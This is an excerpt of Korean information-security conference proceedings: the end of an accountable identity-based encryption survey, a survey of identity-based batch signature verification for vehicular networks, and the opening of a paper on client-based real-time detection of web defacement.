본 논문에서는 A-IBE 기법의 동향을 살펴보고 효율성과 안전성 및 제공하는 기능에 대해 비교 분석하였다. 현재까지 Generic하게 설계 가능하고, 암호문 크기가 일정하고,(constant size) ID 재사용 기능과 공개 추적가능성을 제공하며 악의적인 사용자 모델과 악의적인 PKG 모델에서 능동적인(adaptive) 악의적 사용자와 악의적 PKG에 대해 완전 안전성이 증명 가능한 A-IBE기법은 없다. 따라서 ID 재사용 기능과 공개 추적을 가능하게 하면서 능동적인 공격자에 대해 완전 안전성을 증명 가능한 A-IBE 기법에 대한 연구가 필요하다. 또한 IBE를 실제 PKI처럼 사용하기 위해 사용자의 비밀키를 폐기·갱신 할 수 있는 새로운 기능을 제공하는 기법 또한 의미 있는 연구 주제이다.

[참고문헌]

[1] D. Boneh and M. Franklin, "Identity-based encryption from the weil pairing," in CRYPTO'01, LNCS 2139, pp. 213-229, 2001.

[2] C. Gentry, "Practical identity-based encryption without random oracles," in EUROCRYPT'06, LNCS 4004, pp. 445-464, 2006.

[3] V. Goyal, "Reducing trust in the PKG in identity based cryptosystems," in CRYPTO'07, LNCS 4622, pp. 430-447, 2007.

[4] V. Goyal, S. Lu, A. Sahai and B. Waters, "Black-box accountable authority identity-based encryption," in ACM CCS'08, pp. 427-436, 2008.

[5] A. Kiayias and G. Tang, "Making Any Identity-Based Encryption Accountable, Efficiently," in ESORICS'15, LNCS 9326, pp. 326-346, 2015.

[6] J. Lai, R.H. Deng, Y. Zhao and J. Weng, "Accountable authority identity-based encryption with public traceability," in CT-RSA'13, LNCS 7779, pp. 326-342, 2013.

[7] A. Sahai and B. Waters, "Fuzzy identity based encryption", in EUROCRYPT'05, LNCS 3494, pp. 457-473, 2005.

VANET환경에서의 익명 인증을 위한 ID기반 일괄 검증 기법 연구*

배경진[1†], 김종현[1], 이동훈[1‡]

[1]고려대학교 정보보호대학원

A Study on Identity-based Batch Verification Scheme for Anonymous Authentication in VANET

Kyungjin Bae[1†], Jonghyun Kim[1], and Dong Hoon Lee[1‡]

[1]Graduate School of Information Security, Korea University.

요 약

VANET환경에서의 ID기반 일괄 검증(Identity-based Batch Verification, IBV) 기법은 각 차량이 익명의 ID를 이용해 생성한 서명에 대한 검증을 RSUs나 다른 차량에서 여러 서명에 대해 동시에 일괄적으로 수행하는 효율적인 서명 검증 기법이다. 2008년 C. Zhang 등이 처음으로 IBV 기법을 제안하였지만 안전성이 보장되지 않아 이를 개선하는 연구가 이루어져왔다. 2015년 S.F.Tzeng 등이 기존 기법을 변형해 ID 노출 공격 및 서명 위조 공격 등으로부터 안전한 기법을 제안하였고 CDH 문제에 기반으로 랜덤오라클을 이용해 처음으로 안전성을 증명하였다. 이후 S.F.Tzeng이 설계한 기법을 발전시켜 효율성을 높이는 연구가 진행되고 있다. 본 논문에서는 IBV 기법에 대한 연구 흐름과 최근 연구 동향에 대해 살펴본다.

I. 서론

VANET(Vehicular Ad hoc Network)은 다수의 차량들이 무선 통신 기술을 이용하여 차량 간 통신 또는 차량과 RSU(Roadside unit)간의 통신을 제공하는 에드혹 네트워크이다. 이 환경에서 주고받는 메시지는 운전자의 안전에 직접적으로 영향을 줄 수 있어 안전한 통신을 위해 차량 간 교환되는 메시지 인증은 중요하게 고려되어야 한다.

차량 간 교환되는 메시지를 인증하기 위해서 일반적인 전자서명을 사용하는 경우 프라이버시 침해 문제가 발생할 수 있어 프라이버시 보호를 위한 익명 인증 시스템이 필요하다. 그리고 이러한 시스템이 VANET환경에 도입되기 위해서는 서명 검증 과정이 효율적이어야 한다. 이를 위해 일괄 검증 기법을 이용하면 하나의 서명 검증 비용으로 다수의 차량에 의한 많은 양의 서명을 검증할 수 있어 검증 속도를 크게 증가시킬 수 있다. 또한 검증키를 ID기반 암호를 이용하여 생성하면 검증키에 대한 인증서 관리를 할 필요가 없도록 하여 효율성을 높일 수 있다.

2008년 C. Zhang 등이 이러한 기능을 모두 제공하는 익명 인증을 위한 ID기반 암호 기반 일괄 검증(Identity-based Batch Verification, IBV) 기법을 처음으로 제안하였다[5]. 하지만 안전성이 보장되지 않아 이를 개선하는 연구가 이루어져왔다. 2015년 S.F.Tzeng 등이 기존 기법을 변형해 ID노출 공격 및 서명 위조 공격 등으로부터 안전한 기법을 제안하였고 CDH 문제에 기반으로 랜덤오라클을 이용해 처음으로 안전성을 증명하였다[2]. 따라서 [2]를 대표적인

* “이 논문은 2016년도 정부(미래창조과학부)의 재원으로 한국연구재단-차세대정보·컴퓨팅기술개발사업의 지원을 받아 수행된 연구임 (NRF-2016M3C4A7937115).”

† 주저자, kjna0827@korea.ac.kr

‡ 교신저자, donghlee@korea.ac.kr

IBV 기법으로 볼 수 있으며 제안된 이후 기법을 발전시켜 효율성을 높이는 연구가 진행되고 있다. 본 논문에서는 IBV 기법에 대한 연구 흐름과 최근 연구 동향에 대해 살펴본다.

본 논문의 구성은 다음과 같다. Ⅱ장에서 기법의 이해에 필요한 배경지식을 설명한다. Ⅲ장에서 대표적인 IBV 기법을 확립하기 이전의 연구에 대해 설명하고, Ⅳ장에서는 대표적인 IBV 기법을 설명한다. Ⅴ장과 Ⅵ장에서는 Ⅳ장에서 소개한 기법을 발전시킨 최근 논문을 각각 설명한다. 마지막으로 Ⅶ장에서 결론을 맺는다.


II. 배경지식

본 장에서는 [2]에 제시된 정의에 따라 IBV 기법의 시스템 모델과 안전성 증명에 필요한 보안 요구사항을 제시한다.

2.1 시스템 모델

2.1.1 시스템 구성 요소

시스템 모델은 [그림1]과 같이 4개의 개체로 TA(Trust Authority), Application Server, 길가에 고정된 RSUs, 차량 내부에 있는 OBUs (On-board unit)로 이루어져 있다.



[그림 1] VANET에서의 시스템 모델

각 차량은 신뢰 기관인 TA로부터 생성된 고유의 검증키, 서명키 쌍을 받으며 받은 서명키를 이용하여 서명한 메시지를 다른 차량이나 RSUs에게 전송한다. 서명된 메시지를 수신한 차량이나 RSU는 검증키로 서명을 검증한다.

2.1.2 시스템 가정

모든 차량은 차량에 탑재된 OBU의 TRH (Tamper Resistant Hardware : 조작 불가능한 하드웨어)를 이용하여 통신 시 필요한 모든 암호학적 연산 및 시간동기화를 수행한다. 정당한 차량의 TRH에는 비밀 마스터키가 안전하게 저장되며 어떠한 비밀 정보도 노출되지 않는다고 가정한다.

2.1.3 기법의 정의

IBV 기법은 다음과 같이 3단계로 구성된다.

• ***System initialization*** : TA가 공개 상수를 생성해 시스템 내 모든 RSU와 차량에 분배하고 비밀 마스터키 x를 출력한다. 그리고 TA는 각 차량의 실제 ID인 $RID \in G$와 비밀번호 $PASSWORD$를 각 차량에 분배하고, TRH에 $\{RID, PWD, x\}$를 저장한다.

• ***Anonymous ID generation and message signing*** : 실제 ID $RID \in G$, 랜덤으로 선택한 r_i, 공개 상수를 입력받아 익명 ID AID_i를 출력한다. 그리고 AID_i, 메시지 M_i, 현재의 타임스템프 T_i를 입력받아 서명 S_i를 출력한다.

• ***Message verification*** : RSU 또는 차량은 각 V_i로부터 S_i, AID_i, M_i, T_i와 공개 상수를 입력받아 검증식을 계산한다.

2.2 보안 요구사항(Security Requirements)

본 절에서는 VANET에서 차량의 프라이버시 보호와 기법의 안전성을 보장하기 위해 만족해야하는 보안 요구사항에 대해 정의한다.

• ***Message authentication*** : RSU 또는 차량은 메시지가 정당한 차량으로부터 변조되지 않고 실제로 보내졌는지에 대해 검증할 수 있어야 한다.

• ***Identity privacy preserving*** : RSU나 다른 차량으로부터 차량의 실제 ID가 익명 ID로부터 노출되지 않아야 한다.

• ***Traceability*** : TA는 익명의 ID로부터 차량의 실제 ID를 추적할 수 있어야 한다.

• ***Non-repudiation*** : 잘못된 메시지를 유포한 악의적인 차량은 TA가 추적했을 경우 자신이

한 행위에 대해 부인할 수 없어야 한다.

• ***Unlinkability*** : 악의적인 차량이나 RSU는 어떤 메시지 서명들과 익명의 ID를 관련짓고 이 익명의 ID를 구분질 수 없다.

• ***Replaying resistance*** : 악의적인 차량은 서명된 메시지를 얻어 저장하거나 원본 메시지가 유효해지지 않았을 때 재전송할 수 없어야 한다.

III. S.F.Tzeng 등 이전의 연구

2008년 C. Zhang 등이 처음으로 Vehicular Sensor Network에서의 ID기반으로 생성된 서명을 일괄로 검증할 수 있는 IBV 기법을 제안하였다. 제안한 기법은 익명 ID로부터 서명키를 생성하는 과정에서 ID기반 암호기법을 이용하여 검증 과정에서 인증서가 필요하지 않게 되었다. 동시에 검증을 개별적이 아닌 일괄로 수행해 검증 속도를 크게 증가시킬 수 있었다. 또한 차량마다 매번 다른 익명 ID를 사용함으로써 조건부 익명성을 만족하였으나 실제 ID가 공격자에게 노출되고 재생 공격(replay attack) 등에 취약한 한계점이 있었다.

2011년 C. Zhang 등은 이전 IBV 기법에 유효하지 않은 서명을 식별하도록 group testing 기술을 추가하여 안전성을 높인 기법을 제안하였다[6].

2013년 C.C.Lee 등은 C. Zhang 등의 기법[6]에 타임스템프를 넣어 서명을 생성함으로써 재생 공격으로부터 안전한 기법을 제안하였다[1]. 하지만 여전히 ID 노출 문제, 추적 불가, 위조 공격 등에 취약해 안전성에 문제가 있다.

IV. S.F.Tzeng 등의 연구

2015년 S.F.Tzeng 등은 Lee, Lai가 제안한 IBV 기법의 한계점인 ID 프라이버시 침해 및 추적 불가, 위조 공격에 취약한 문제를 해결하는 기법을 제안하였다.

IBV 기법은 다음과 같이 3단계로 구성된다.

• ***System initialization*** :

step1) TA는 위수가 q인 두 그룹 G, G_T를 생성한다. $\hat{e}: G\times G\rightarrow G_T$를 겹선형 함수(bilinear map)라 하고, P, Q는 G의 생성원(generator)이라 정의한다.

step2) TA가 랜덤으로 $x\in Z_q^*$를 선택하고, $P_{pub}=xP$를 계산한다. 여기서, x는 비밀 마스터키, P_{pub}는 공개키이다.

step3) TA는 두 해쉬 함수 $H(\bullet), h(\bullet)$를 선택한다.

step4) TA는 각 차량에 실제 ID인 $RID\in G$와 비밀번호 PWD를 할당한다. 그리고 $\{RID, PWD, x\}$를 각 차량의 TRH에 저장한다.

step5) TA는 공개 상수로

$$\left\{G, G_T, q, \hat{e}, P, Q, P_{pub}, H(\bullet), h(\bullet)\right\}$$

를 시스템 내 모든 RSU와 차량에 분배한다.

• ***Anonymous ID generation and message signing*** : 익명 ID생성과 메시지 서명 과정은 [그림2]와 같이 TRH에서 진행된다.

Tamper Resistant Hardware	
Authentication Module	Anonymous ID Generation Module
Verify RID and PWD	1) $AID_{i,1}=r_iP$ 2) $AID_{i,2}=RID\oplus H(r_iP_{pub})$
Message Signing Module	
$S_i=\left(r_i+xh(M\parallel AID_{i,1}\parallel AID_{i,2}\parallel T_i)\right)Q$	

[그림 2] 기법에서 TRH 내 과정

step1) 각 차량 V_i는 TRH에 RID, PWD를 입력받아 인증 모듈을 통과한다. 만약 둘 중 하나라도 고유의 ID, PWD와 일치하지 않으면 종료된다. 모두 일치하는 경우 다음 모듈인 익명 ID생성 모듈이 진행된다.

step2) 익명 ID생성 모듈은 랜덤으로 $r_i\in Z_q^*$을 선택하고, AID_i를 다음과 같이 계산한다.

$$AID_{i,1}=r_iP$$

$$AID_{i,2}=RID\oplus H(r_iP_{pub})$$

step3) 메시지 서명 모듈은 M_i, AID_i을 입력받아 현재의 타임스템프 T_i에 대해 S_i를 다음과 같이 생성한다.

$$S_i = (r_i + xh(M_i \| AID_{i,1} \| AID_{i,2} \| T_i))Q$$

최종적으로, TRH는 메시지 $\{AID_i, M_i, S_i, T_i\}$를 출력하고 V_i는 이 메시지를 근처의 RSU나 차량에 전송한다.

• ***Message verification*** : 서명검증 과정은 개별 검증과 일괄 검증 2가지 방법에 대해 서술한다.

ⅰ) Single verification of one message

step1) RSU의 수신 시간을 T_{RSU}이라 하고, RSU가 수신된 메시지의 freshness를 확인하기 위해 $\triangle T \geq T_{RSU} - T_i$ 가 참인지 확인한다.

참인 경우 다음 단계로 진행한다.

step2)

$$\hat{e}(S_i, P)$$
$$= \hat{e}(AID_{i,1} + h(M_i \| AID_{i,1} \| AID_{i,2} \| T_i)P_{pub}, Q)$$

가 참인지 확인하여 서명을 개별 검증한다.

ⅱ) Batch verification of multiple message

step1) 위와 마찬가지로 진행한다.

step2) RSU가 각각의 $V_1, V_2, \ldots, V_n$으로부터 n개의 다른 메시지$\{AID_1, M_1, S_1, T_1\}, \{AID_2, M_2, S_2, T_2\}$, $\ldots, \{AID_n, M_n, S_n, T_n\}$를 수신한 경우,

$$\hat{e}(\sum_{i=1}^{n} v_i S_i, P)$$
$$= \hat{e}((\sum_{i=1}^{n} v_i AID_{i,1} + (\sum_{i=1}^{n} v_i h(M_i \| AID_{i,1} \| AID_{i,2} \| T_i))P_{pub}), Q)$$

가 참인지 확인하여 서명을 일괄 검증한다.

위 기법은 Lee, Lai의 기법[1]에서 서명키 생성과정을 없애고 마스터키와 익명ID만 이용해 서명을 생성함으로써 기존 기법에서 취약했던 ID프라이버시 침해 문제, 위조 공격 등으로부터 안전한 기법을 설계하였다. 서명키 노출을 막아 익명 ID로부터 실제 ID를 계산할 수 없으므로 ID 프라이버시 침해를 방지하며 TA만의 추적 가능성을 제공한다. 그와 동시에 서명키 없이 비밀 마스터키만 이용해 서명을 생성하여 서명 위조 공격으로부터 안전하다. 또한 기존 기법들은 기법의 안전성 증명을 하지 못했으나 본 논문에서는 CDH(Computational Diffie Hellman) 문제에 기반으로 랜덤 오라클을 이용해 처음으로 안전성을 증명하였다.

본 논문에서는 기존에 존재하던 기법에서의 문제점을 효율적으로 해결하였으나 일괄 검증 과정에서 유효하지 않은 서명이 포함된 경우 이를 식별하기 어려운 한계점을 가지고 있다.

V. Hu 등의 연구[3]

S.F.Tzeng 등이 효율적이고 안전한 기법을 제안한 이후 이 기법을 발전시킨 연구가 이루어지고 있다. 2016년 X. Hu 등은 기존 기법[2]에서 페어링을 사용하지 않음으로써 효율성을 높인 기법을 제안하였다. 페어링 연산은 기법을 설계하는 도구로서 유용하지만 일반적인 지수연산에 비해 10배 이상 많은 연산량을 요구한다. 따라서 X. Hu의 기법은 페어링 연산대신 지수연산으로 기법을 설계해 효율성을 높이고 DLP(Discrete Logarithm Problem)에 기반으로 랜덤 오라클을 이용하여 안전성을 증명하였다.

VI. Wang 등의 연구[4]

이전 기법들[1,2,3,5,6]은 차량에 비밀 마스터키를 저장하고 모든 암호학적인 연산을 수행하는 TRH를 이용해 기법의 안전성이 TRH에 의존된다. 하지만 최근 TRH로부터 비밀정보 노출이 일어날 수 있음이 밝혀짐에 따라 2016년 Y. Wang 등은 이를 사용하지 않음으로써 안전성을 높인 기법을 제안하였다. 따라서 제안한 기법에서는 익명 ID생성과 이에 대한 비밀키 발급을 차량이 아닌 새로운 개체 PKG (Private Key Generator)에게 위임한다. PKG는 TA와 독립적이어서 여러 개로 확장이 가능하기 때문에 발생되는 메시지가 많은 경우에도 PKG에게 부하가 걸리지 않고 ID와 키 발급을 효율적으로 해줄 수 있다. 또한 이전 기법들과 다르게 처음으로 키 철회 기능을 제공한다. 시스템 내 정당하지 않은 차량이 발생한 경우 TA가 키 철회 목록을 업데이트해 PKG가 키 철회를 하도록 한다.

본 논문에서는 [2]와 마찬가지로 CDH문제에 기반으로 랜덤 오라클을 이용해 안전성을 증명

Scheme	Security Requirements			use of TRH	Assumption
	conditional privacy	unlinkability	revocation		
[2]	O	O	X	O	CDH/RO
[3]	O	O	X	O	DLP/RO
[4]	O	O	O	X	CDH/RO

[표1] 관련 기법들 비교 분석 - RO : Random Oracle model

하였다. 하지만 차량의 키 철회가 실시간으로 이루어지지 않아 유효한 기간 동안에는 발급된 익명 ID를 사용할 수 있는 한계점을 가지고 있다.

VII. 결론

본 논문에서는 VANET에서 차량 간 또는 차량과 RSU사이에서 교환되는 메시지를 인증하기 위해 익명 인증을 제공하는 효율적인 일괄 검증 기법의 연구 흐름을 살펴보았다. [표1]에서 기법 간 만족하는 주요 보안요구사항과 설계에 쓰인 하드웨어 사용유무, 안전성 증명에 기반되는 가정에 대해 비교하였다. 일괄 검증 기법을 통해 V2V, V2I에서 생성되는 많은 수의 서명을 효과적으로 검증할 수 있으며 조건부 익명성을 만족함으로써 안전성을 보장하였다. 하지만 일괄 검증 과정에서 유효하지 않은 서명이 포함된 경우 이를 식별하기 어려운 문제점이 있다. 검증 과정에서 유효한 서명에 대해서만 검증이 이루어지게 된다면 검증 속도를 향상시켜 효율성을 높이며 안전한 통신을 가능하게 하므로 이 문제를 해결하는 것은 향후 좋은 연구 주제가 될 것이다.

[참고문헌]

[1] C.C.Lee and Y.M.Lai, “Toward a secure batch verification with group testing for VANET,” Wireless Networks, vol. 19, no. 6, pp. 1441-1449, 2013.

[2] S.F.Tzeng, S.J.Horng, T. Li, X. Wang, P.H.Huang, and M.K.Khan, “Enhancing Security and Privacy for Identity-based Batch Verification Scheme in VANET”, IEEE Transactions on Vehicular Technology, 2015.

[3] X. Hu, J. Wang, H. Xu, Y. Liu, and X. Zhang, "Secure and Pairing-Free Identity-Based Batch Verification Scheme in Vehicle Ad-Hoc Networks", International Conference on Intelligent Computing, pp. 11-20, 2016.

[4] Y. Wang, H. Zhong, Y. Xu, J. Cui, and F. Guo, “Efficient extensible conditional privacy-preserving authentication scheme supporting batch verification for VANETs”, Security and Communication Networks, vol. 9, no. 18, pp. 5460-5471, 2016.

[5] C. Zhang, R. Lu, X. Lin, P.H.Ho, and X. Shen, “An Efficient Identity-based Batch Verification Scheme for Vehicular Sensor Networks”, Proceedings of the 27th IEEE International Conference on Computer Communications, pp. 816-824, 2008.

[6] C. Zhang, P.H.Ho, and J. Tapolcai, “On batch verification with group testing for vehicular communications,” Wireless Networks, vol. 17, no. 8, pp. 1851-1865, 2011.

B-2 네트워크 보안

하 재 철 (호서대)

- **클라이언트 기반 실시간 웹 변조 감시 및 탐지체계**
  박휘랑, 조영호
- **지능적 on-off 웹 변조 공격과 대응 알고리즘**
  조영호
- **OAuth 프로토콜에 대한 안전성 연구**
  남기훈, 이창훈
- **무선 센서 네트워크의 확률적 투표기반 여과에서 에너지 효율 향상을 위한 보고서 검증기법**
  임상혁, 조대호

클라이언트 기반 실시간 웹 변조 감시 및 탐지체계[1)]

박휘랑*, 조영호*[2)]

*대한민국공군 정보체계관리단

CREMS : Client-based Real-time wEb defacement Monitoring and detection System

Hweerang Park*, Youngho Cho*

*Information Systems Management Group, Republic of Korea Air Force

요 약

최근 지속적으로 발생하는 웹 변조 공격에 효과적으로 대응하기 위해, 실시간 탐지, 탐지 정확성 보장, 그리고 지속적인 정확성 개선의 3가지 특성을 갖춘 웹 변조 탐지체계를 정보보호 관제 대응 현장에서 운용하는 것이 반드시 필요하다. 특히, 탐지 정확성 측면에서 볼 때, 기존에 제안된 머신러닝(Machine learning) 기반의 탐지체계들은 false positive를 최소화하는 것에 중점을 두었으나, false negative는 완전히 없애지 못하였다. 이는 일부 웹 변조공격이 발생했을 때 탐지해내지 못함으로써 심각한 피해를 발생시킨다. 본 논문에서는 false negative를 허용하지 않으며 3가지 중요특성을 고려하여 설계된 클라이언트 기반 실시간 웹 변조 탐지체계인 CREMS를 제안하며, 기존에 연구된 n-gram 기반 탐지체계와 비교실험결과를 제시한다.

I. 서론

웹 변조 공격(web defacement attacks)은 홈페이지에 대해 허가되지 않은 방법을 통해 악의적으로 무단 변경을 수행하는 일련의 공격을 말한다[1]. 웹 변조 공격은 현재 가장 많이 수행되는 사이버공격 형태 중의 하나이며, 전 세계의 사이버 침해정보를 제공하는 Zone-H의 통계에 의하면, 2010년도에만 무려 150만개의 웹사이트가 무단 변조되었다[2]. 변조방법으로는 홈페이지 이미지 변조부터 웹 문서에 iframe 형태의 악성코드를 삽입하는 것까지 매우 다양하다. 변조 성공 이후 변조된 홈페이지에 접속하는 사용자들을 대상으로 개인정보를 유출하거나 좀비 화하여 DDoS공격에 활용하는 등의 2차 공격을 수행하는 것이 일반적이다[3]. 이러한 이유로 공격자에 의한 무단 웹 변조를 적시에 정확히 탐지하는 것은 기관과 기업의 자산 보호를 위해 매우 중요하다.

정보보호 업무를 수행하는 경험적인 관점에서 볼 때, 웹 변조 탐지체계는 다음의 세 가지 특성을 갖추는 것이 바람직하다.

1) 실시간 탐지(real-time detection) : 웹 변조 공격이 발생하면, 발생 즉시 탐지하여 변조내용을 복구하고 공격에 활용된 악성코드와 취약점 제거를 수행하여 피해를 최소화하여야 한다. 많은 방문자들이 변조된 홈페이지를 통해 악성코드에 감염된다면 그 피해는 기하급수적으로 커질 수 있기 때문에, 탐지체계의 실시간 점검 능력이 무척 중요하다[4].

2) 탐지 정확성(detection accuracy) : 웹 변조 공격대상인 홈페이지에는 내용이 변하지 않는 정적인 웹페이지도 있지만, 내용이 수시로 변하는 동적 웹페이지도 있다. 따라서 웹페이지의 변경이 ① 악의적인 변경인지, ② 정상적인 변경인지를 정확히 구분할 수 있어야 하며, 탐지 정확성은 공격을 찾아내는 탐지체계의 가장 중요한 성능지표라 할 수 있다.

3) 지속적인 탐지 정확성 개선(enhancing detection accuracy) : 기존 문헌들을 살펴봤

1) 이 논문은 2017년 공군사관학교 국고연구비의 지원으로 수행된 연구임(ROKAFA 17-P-8).

2) 교신저자 : 조영호(e-mail : youngho@airforce.mil.kr)

을 때, 100% 탐지 정확성을 갖는 탐지체계는 없다. 이는 알려지지 않은 방법으로 수행하는 공격을 완벽히 탐지하는 것은 불가능하기 때문이다. 따라서 완전하지 않은 탐지 성능을 보완하고 최적화하기 위해 기존 탐지결과와 획득정보를 기반으로 지속적인 탐지성능 개선 구조를 갖는 것은 탐지체계로서 중요한 특성이다.

한편, 웹 변조공격에 대한 탐지정확도를 향상하기 위해 많은 방법들이 제안되었다. 이들 대부분은 여러 머신러닝 기법을 활용하여 학습을 통해 오탐(false positive)을 최소화하는 알고리즘과 실험결과를 제시한다. 오탐을 줄이는 일은 실제 현장에서 불필요한 인력 낭비를 줄이기 위해 필요한 중요한 것임에 틀림없지만, 오탐율을 줄이기 위해 정탐(true positive)율을 일부 손실하고 있다[3, 5]. 하지만 이는 탐지하지 못한 소수의 변조공격으로 인해 큰 피해를 발생시킬 수 있으므로 탐지체계는 false negative가 절대 있어서는 안 된다.

이러한 이유로, 본 논문에서 위에서 기술한 3가지 웹 변조 탐지체계의 특성을 고려하고 false negative rate(FNR)가 0인 탐지성능을 갖도록 설계된 클라이언트 기반 실시간 웹 변조 탐지체계인 CREMS를 제안한다.

이후 논문 구성은 다음과 같다. II장에서는 기존에 제안된 웹 변조공격 탐지방식과 기법들을 소개하고, III장에서는 본 연구에서 제안하는 탐지체계인 CREMS에 대해 설명한다. IV장에서 제안체계의 성능실험결과를 제시한 후, V장에서 결론을 맺는다.

II. 관련연구

2.1 탐지방식 : 서버 기반 탐지방식과 클라이언트 기반 탐지방식

웹 변조 공격 탐지방식은 1) 서버 기반방식과 2) 클라이언트 기반방식으로 나뉜다([그림 1]). 서버 기반방식은 탐지체계가 서버에 설치되어 서버 권한과 자원을 활용하여 서버에 설치된 변조파일과 악성코드를 면밀히 탐지하는 장점이 있는 반면에 서버가 해킹된 이후에는 탐지체계에 대한 신뢰성이 보장되지 않는다는 것과 네트워크상 중간자 공격으로 인한 변조공격은 탐지가 원천적으로 불가능한 단점이 있다[5, 6, 7]. 한편, 클라이언트 기반 탐지방식은 탐지체계가 서버 외부에 설치되며 네트워크상 원격에서 점검하여 공격을 탐지하므로 서버기반 방식의 단점이 존재하지 않는다[8].




그림 1. 서버기반방식과 클라이언트 기반방식

2.2 기존 웹 변조 탐지방법 및 알고리즘

1) Naive한 해시기반 탐지방법

가장 쉽게 고안할 수 있는 해시기반 웹 변조 탐지[6]는 이전 웹 문서와 현재 문서의 해시 값 비교를 통해 변조 유무를 탐지한다. 하지만, 정상적인 동적 웹페이지를 모두 변조공격으로 탐지하기 때문에 실제 현장에서 활용되기 어렵다.

2) N-gram 기반 탐지방법

[9]에서는 앞에서 설명한 해시기반 탐지의 높은 false positive 문제를 지적하면서 reinforcement learning 기반의 n-gram 색인거리기법을 활용한 웹 변조 탐지방법을 제시하였다. n-gram은 n개의 글자를 중첩적이면서 연속적으로 선택하는 것을 말한다. 두 웹 페이지(이전, 이후)의 2-gram 색인거리 값을 계산하여 상호유사도를 비교하며, 이 값이 0.1 이상(약 10%)일 경우에는 웹 변조로 탐지한다.

$$P(2-gram_i) = \frac{Count(2-gram_i)}{\sum_{j=i}^{Threshold_{rank}} Count(2-gram_i)} \quad (1)$$




그림 2. 클라이언트 기반 실시간 웹 변조 감시 및 탐지체계(CREMS) 동작개념도

$$sim(t_i,t_j) = \frac{\sum_{h=1}^{k} t_{ih} t_{jh}}{\sqrt{\sum_{h=1}^{k} t_{ih}^2 \sum_{h=1}^{k} t_{jh}^2}} \quad (2)$$

n-gram 색인거리 비교의 방법을 설명하면 다음과 같다. 변경 전·후 웹 페이지의 2-gram 단어의 빈도 확률 값(1)을 벡터 t로 정렬한 후 두 페이지별 벡터 t의 코사인 거리 공식(2)으로 유사도를 구한다. 유사도는 0과 1 사이 값이며, 1에 가까울수록 유사도가 높음을 의미한다. n-gram 색인거리 비교 값은 1에서 유사도를 뺀 값이다. 하지만, 지능화된 최근의 웹 변조 공격은 웹 문서의 일부분에 악성코드를 삽입하기 때문에, 이 탐지방법은 이와 같은 일부변조 공격을 탐지하지 못한다.

3) Machine Learning 기반 탐지방법

[1]에서는 k-nearest, SVM(Support Vector Machine) 등 다양한 머신러닝 기법을 사용했을 때의 탐지 정확도에 대한 비교실험을 수행하고 결과를 제시하였다. 실험결과에서 낮은 평균 false positive rate(FPR)와 false negative rate(FNR)를 보이는 장점을 보였다.

[5]에서는 유전 프로그래밍(Genetic Programing) 기반 탐지기법을 제안하였다. 이 기법은 다음 세 단계로 진행된다. 먼저, 탐지를 위해 웹 페이지를 특징을 목록화 한 벡터를 생성한다. 그 다음, 변조 구분을 위한 판별식을 생성하는데, 이전 단계에서 생성된 값을 변수로 하고, 연산자는 +, −, ×, ÷, 단항 마이너스, 최소치, 최대치, ≤, ≥ 중에서 여러 개를 선택해 구성한다. 마지막으로, 이 판별식을 최적화하기 위해 반복적인 선택과 교체단계를 거쳐 FNR과 FPR이 최소의 값을 갖는 식을 찾는다. 많은 세대를 거쳐 최적화 되었을 때는 약 1%대의 FNR을 갖는다. 하지만, 이 또한 N-gram에서 설명한 것과 같이 일정 수 이상의 false negative가 발생하는 단점이 있다.

